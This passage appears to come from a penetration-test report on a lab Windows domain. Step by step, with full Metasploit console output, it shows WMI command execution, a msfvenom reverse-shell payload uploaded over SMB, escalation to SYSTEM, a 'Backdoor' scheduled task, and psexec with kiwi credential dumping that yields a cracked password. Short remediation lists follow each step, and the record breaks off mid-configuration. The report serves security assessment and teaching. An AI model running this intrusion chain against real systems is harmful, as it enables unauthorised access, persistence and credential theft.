Once we execute the exploit module we were able to get the command output that we have to configure in our exploit module from the target machine, We successfully exploited the wmi and get the command tasklist output of service running on the target machine.

We were able get the multiple command output using wmi exploit module like

systeminfo - Version and build no. of windows - output -10.0.19042

systeminfo - processor architecture - x64

net session - No

net share - C, I PC, ADMIN$

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    whoami           yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] megacorpone\tstark

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        124 K
Registry                        72 Services                   0      5,768 K
smss.exe                       360 Services                   0        256 K
csrss.exe                      456 Services                   0      2,136 K
wininit.exe                    528 Services                   0      2,284 K
csrss.exe                      540 Console                    1      1,272 K
services.exe                   596 Services                   0      5,404 K
winlogon.exe                   624 Console                    1      4,636 K
lsass.exe                      632 Services                   0     14,188 K
fontdrvhost.exe                752 Console                    1        896 K
fontdrvhost.exe                760 Services                   0      1,380 K
svchost.exe                    768 Services                   0     13,916 K
svchost.exe                    856 Services                   0      8,084 K
dwm.exe                        944 Console                    1     16,324 K
LogonUI.exe                    952 Console                    1     32,244 K
svchost.exe                    444 Services                   0     50,580 K
svchost.exe                    460 Services                   0      7,112 K
svchost.exe                    520 Services                   0     10,344 K
svchost.exe                    728 Services                   0     16,936 K
svchost.exe                    392 Services                   0     18,484 K
svchost.exe                    868 Services                   0      5,016 K
svchost.exe                   1012 Services                   0     14,148 K
svchost.exe                   1124 Services                   0     13,448 K
svchost.exe                   1396 Services                   0     11,172 K
svchost.exe                   1508 Services                   0      6,828 K
svchost.exe                   1600 Services                   0      5,872 K
VSSVC.exe                     1800 Services                   0      3,052 K
Memory Compression            1848 Services                   0     46,548 K
svchost.exe                   1920 Services                   0      3,244 K
svchost.exe                   2012 Services                   0      2,756 K
svchost.exe                   2032 Services                   0      4,516 K
spoolsv.exe                   1700 Services                   0     13,636 K
svchost.exe                   2168 Services                   0     22,064 K
MsMpEng.exe                   2324 Services                   0    115,148 K
```

Remediation:-

- Patch and update the operating system with the latest security patches to mitigate known vulnerabilities.
- Limit the access control to WMI, only authorized users and groups.
- Use firewalls to control WMI traffic.

12. Transferring malicious custom payload into the target machine.

Risk Rating:- High

Description:-

Initially gaining credentials we use the msfvenom tool to exploit the target system and transfer the malicious custom payload to the target machine.


We created custom payload
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe

We tried to gain access to the target machine using smbclient tool and break into the target system, successfully put the custom payload that we created into the target machine, then we used Metasploit framework and used exploit/multi/handler exploit module configuring all the options are that required to use multi/handler/ module.

SET LHOST - 172.22.117.100
SET Payload - windows/meterpreter/reverse_tcp
SET LPORT - 4444

Exploit was successful and the exploit was running in the background, then we used WMI exploit module and set up all the options required for WMI and try to execute the custom payload that we transfer before and successfully gain the meterpreter of the target machine.

We successfully created, transferred, and executed a custom payload on the target machine.



```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# pwd
/root

┌──(root㉿kali)-[~]
└─# cd ~

┌──(root㉿kali)-[~]
└─# pwd
/root

┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                        DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                           AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                            AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                  AHS     8192  Tue Jul 18 15:04:27 2023
  pagefile.sys                       AHS 1811939328  Tue Jul 18 15:04:27 2023
  PerfLogs                             D        0  Sat Dec  7 04:14:16 2019
  Program Files                       DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                 DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                        DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                          DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                            A     7168  Tue Jan 18 18:27:18 2022
  swapfile.sys                       AHS 268435456  Tue Jul 18 15:04:27 2023
  System Volume Information          DHS        0  Mon May 10 01:19:02 2021
  Users                               DR        0  Mon Jan 17 17:24:45 2022
  Windows                              D        0  Tue Jan 18 18:29:23 2022

                33133914 blocks of size 4096. 27065689 blocks available
smb: \> put shell.exe
putting file shell.exe as \shell.exe (18017.6 kb/s) (average 18018.1 kb/s)
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                        DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                           AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                            AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                  AHS     8192  Tue Jul 18 15:04:27 2023
  pagefile.sys                       AHS 1811939328  Tue Jul 18 15:04:27 2023
  PerfLogs                             D        0  Sat Dec  7 04:14:16 2019
  Program Files                       DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                 DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                        DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                          DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                            A    73802  Tue Jul 18 15:13:30 2023
  swapfile.sys                       AHS 268435456  Tue Jul 18 15:04:27 2023
  System Volume Information          DHS        0  Mon May 10 01:19:02 2021
```

```
                33133914 blocks of size 4096. 27065689 blocks available
smb: \> put shell.exe
putting file shell.exe as \shell.exe (18017.6 kb/s) (average 18018.1 kb/s)
smb: \> ls
  $Recycle.Bin                       DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                         DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                           AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                            AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings           DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                  AHS     8192  Tue Jul 18 15:04:27 2023
  pagefile.sys                       AHS 1811939328  Tue Jul 18 15:04:27 2023
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                         DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                           A    73802  Tue Jul 18 15:13:30 2023
  swapfile.sys                       AHS 268435456  Tue Jul 18 15:04:27 2023
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Mon Jan 17 17:24:45 2022
  Windows                             D        0  Tue Jan 18 18:29:23 2022

                33133914 blocks of size 4096. 27065237 blocks available
smb: \>
```

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.1.22-dev                          ]
+ -- --=[ 2188 exploits - 1161 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 > search exploit/multi/handler

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09      excellent  No     APT Package Manager Persistence
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env       2014-09-24      normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   2  exploit/linux/local/bash_profile_persistence         1989-06-08      normal     No     Bash Profile Persistence
   3  exploit/linux/local/desktop_privilege_escalation     2014-08-07      excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   4  exploit/multi/handler                                                manual     No     Generic Payload Handler
   5  exploit/windows/mssql/mssql_linkcrawler              2000-01-01      great      No     Microsoft SQL Server Database Link Crawling Command Execution
   6  exploit/windows/browser/persits_xupload_traversal    2009-09-29      excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   7  exploit/linux/local/yum_package_manager_persistence  2003-12-17      excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use 4
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND C:\shell.exe
COMMAND => C:shell.exe
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    C:shell.exe      yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser                     yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[-] Msf::OptionValidateError The following options failed to validate: SMBUser
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    C:shell.exe      yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser                     yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:62629 ) at 2023-07-19 01:03:58 -0400
ls
back
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > session 1
[-] Unknown command: session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

Remediation:-

- Limit the user to privilege to minimum users.
- Patch the Operating system and update security patched in OS.
- Limit the access control
- Configure the firewall to control incoming and outgoing traffic.

13. Privilege Escalation in Windows System.

Risk Rating:- **High**

Description:-

We tried to escalate the privilege of the compromised target machine using the Metasploit framework windows/local/persistence_service exploit module, we set the required options for the persistence_service module as below:-

Set Session - 1
LHOST - 172.22.117.100
RHOSTS- 172.22.117.20

We successfully escalate the privilege and gain to authority system access.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 auxiliary(scanner/smb/impacket/wmiexec) > search windows/local/presistence_service
[-] No results from search
msf6 auxiliary(scanner/smb/impacket/wmiexec) > search windows/local/persistence_service

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/local/persistence_service  2018-10-20       excellent  No     Windows Persistent Service Installer

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/persistence_service

msf6 auxiliary(scanner/smb/impacket/wmiexec) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION                              yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.192.192   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows

msf6 exploit(windows/local/persistence_service) > set SESSIONS sessions 1
SESSIONS => sessions 1
msf6 exploit(windows/local/persistence_service) > set LHOSTS 172.22.117.100
LHOSTS => 172.22.117.100
msf6 exploit(windows/local/persistence_service) > run
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > use windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Users\TSTARK~1.MEG\AppData\Local\Temp\OKQom.exe
[*] Creating service oFcaBi
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20220115.2004/WINDOWS10_2022011
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 -> 172.22.117.20:61670 ) at 2022-01-15 12:20:05 -

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Remediation:-

- Identify persistence and look for any suspicious service and schedule tasks.
- Disconnect the compromised system as early as possible.
- Continuous security monitoring and intrusion detection system to identify alerts.


13. Windows Persistence

Risk Rating:- **High**

Description:-

Previously we gain access to the high privilege system authority account, we performed some tasks to confirm our persistence in the Windows machine, and we created a scheduled backdoor task for the targeted machine that we will execute the payload on the scheduled time.
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"

We were able to execute the payload and confirm our persistence in the targeted machine.



```
on.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Password!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               tstark           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             megacorpone      no        The Windows domain to use for authentication
   SMBPass               Password!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               tstark           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
```

```
msf6 exploit(windows/smb/psexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             megacorpone      no        The Windows domain to use for authentication
   SMBPass               Password!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder shar
   SMBUser               tstark           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4445
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload ...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4445 → 172.22.117.20:58876 ) at 2023-07-19 14:54:00 -0400

meterpreter >
```

```
exit
meterpreter > shell
Process 2704 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\>cd /windows/system32
cd /windows/system32

C:\Windows\System32>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
ERROR: The trust relationship between this workstation and the primary domain failed.
(39,4):UserId:
C:\Windows\System32>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\Windows\System32>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".

C:\Windows\System32>
```

Remediations:-

- Terminate malicious process when identify.
- Conduct forensic analysis of the system to identify the extent of the compromised system.
- Set up security monitoring and IDS to identify and respond to any further suspicious activity.

14. Exploit Windows credential dumping

Risk Rating:- High

Description:-

We perform further exploits using Metasploit framework exploit module exploit/windows/smb/psexec for attempting credential dumping to the window target machine. We set all the options required to run this module.

when the psexec exploits were successful, in the meterpreter session we load Kiwi, A kiwi is a tool used for credential dumping and gaining cache of the user's username and password hashes in the targeted Windows machine.

We ran the kiwi command kiwi_cmd lsadump::cache to get the Windows saved password cache, we successfully gain all the passwords and cracked them with John the Ripper password cracking tool.

We cracked the password hashes bbanner:Winter2021

```
┌──(root💀kali)-[~]
└─# msfconsole

                  _________.
              .' #######   ;."
  .──,.    ;@             @@`;   .──,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;          _____________
                (   3 C    )     /|___ / Metasploit! \
                ;@'. __*__,."    \|--- \_____________/
                 '(.,....."/


       =[ metasploit v6.1.22-dev                          ]
+ -- --=[ 2188 exploits - 1161 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.29.132.47    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.20
RHOSTS ⇒ 172.22.117.20
msf6 exploit(windows/smb/psexec) > set SMBPass Password!
SMBPass ⇒ Password!
msf6 exploit(windows/smb/psexec) > SMBUser tstark
[-] Unknown command: SMBUser
msf6 exploit(windows/smb/psexec) > set SMBUser tstark
SMBUser ⇒ tstark
msf6 exploit(windows/smb/psexec) > set SMBDomian megacorpone
SMBDomian ⇒ megacorpone
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
